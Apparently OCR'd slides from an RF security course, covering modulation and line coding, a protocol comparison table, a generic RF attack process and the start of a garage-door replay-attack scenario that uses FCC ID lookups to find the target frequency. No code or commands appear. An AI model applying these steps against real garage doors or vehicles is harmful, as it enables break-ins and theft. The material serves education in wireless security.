




Telecomm. Terms

Modulation


- Basic forms of digital modulation:
  - Phase-shift keying
  - Frequency-shift keying
  - Amplitude-shift keying
  - Quadrature amplitude modulation
- All just different ways to represent bits!
- With experience, RF hackers come to recognize common forms of modulation and their applications



Telecomm. Terms

Encoding (“Line Coding”)


- Encoding is how we represent digital data sent via telecommunication
- NOTE: **“unipolar encoding”** means essentially no encoding
  - Carrier wave = binary 1
  - No wave = binary 0
- Short-distance RF devices often have data *encoded*, e.g., as **Manchester** code
  - Bits represented by transitions
  - More overhead, but better error detection
- Again – will learn to recognize these and when/why they’re used
  - *Until then, keep visual reference handy!*



Telecomm. Terms

Encoding (“Line Coding”)

- Example of Manchester encoded data:



Common Protocols

Comparing RF Characteristics:

- Note how these familiar protocols differ at the bottom layers of the protocol stack:

Technology	Band	Modulation	Encoding
BLE	2.4GHz	GFSK	DSSS
Zigbee	868/915MHz	BPSK	DSSS
	2.4GHz	OQPSK	
Z-Wave	868/915MHz	FSK	Manchester
LoRa	868/915MHz	Proprietary CSS	ECC
Sigfox	868/915MHz	DBPSK, GFSK	-
NFC	13.56MHz	ASK	Manchester, Modified Miller

Generic RF Attack Process

- Steps:
  - Locate signal in RF band
  - Capture/record signal for inspection
  - Identify modulation scheme
  - Identify encoding scheme
  - Determine baud rate
  - Extract/document symbols
  - Reverse-engineer protocol format
- The following slides will explore how this process fits into a realistic attack scenario

Day 2 Outline


- Attack Process Revisited
- Example: Garage Door
- Example: Car Keys
- Tool Setup
- Q&A

Example: Garage Door

Attack Scenario


- To demonstrate the power of wireless attacks, consider the following scenario:
  - Victim is leaving the house, and closing their garage door
  - Attacker is nearby with a laptop and radio transceiver
  - How can the attacker gain access to the victim's garage (and possibly their residence)?

Example: Garage Door



Attack Scenario

- The attacker can utilize a replay attack, as shown on the right…
- Let's investigate the attacker's process at a high level; *by the end of this course, you will understand how to carry out such an attack*
- We'll introduce some important concepts along the way




Example: Garage Door

Where to start?

- In this scenario, the attacker must ‘impersonate’ the RF transmission that opens the garage
- Suppose the attacker can identify the victim’s garage remote – with a target device, where do we begin capturing RF signals?
- To start, we must determine the *frequency* of the transmission we are capturing

Example: Garage Door




Example: Garage Door


FCC ID Lookup

- In the US, devices which emit RF energy are regulated by the FCC
- Any manufactured radio, remote, fob, smart-bulb, etc. must prove compliance
- An FCC ID *will be visible* somewhere on the device and/or packaging
- So – how does this help an attacker determine the frequency?

Example: Garage Door

- Attacker can look up the FCC ID to find a certification on the agency's website
- Details are publicly available!





Example: Garage Door

FCC ID Lookup

- Shown below is the result; by opening the “Exhibits”, the attacker will find detailed testing reports
- *Try looking this up as a quick exercise* – click both Detail/Summary links to see the various graphs and specifications!
- Information available will vary by product…

1 results were found that match the search criteria:
Grantee Code: HBW Product Code: 7359

Displaying records 1 through 1 of 1.

View Form	Display Exhibits	Display Grant	Display Correspondence	Applicant Name	Address	City	State	Country	Zip Code	FCC ID	Application Purpose	Final Action Date	Lower Frequency In MHz	Upper Frequency In MHz
	Detail Summary			Chamberlain Group LLC, The	300 Windsor Dr	Oak Brook	IL	United States	60523	HBW7359	Original Equipment	06/16/2011	310.0	390.0

Perform Search Again

Example: Garage Door

Determining Frequency

- In this case, what the attacker needs is already displayed
- Attacker has “located” target signal on the radio band…
  - Alternatively, one could utilize spectral analysis (frequency scanning) to locate a transmission of interest
  - RF hackers will anticipate common frequencies/bands based on target device; *will vary based on geography!*

1 results were found that match the search criteria:

Grantee Code: HBW Product Code: 7359

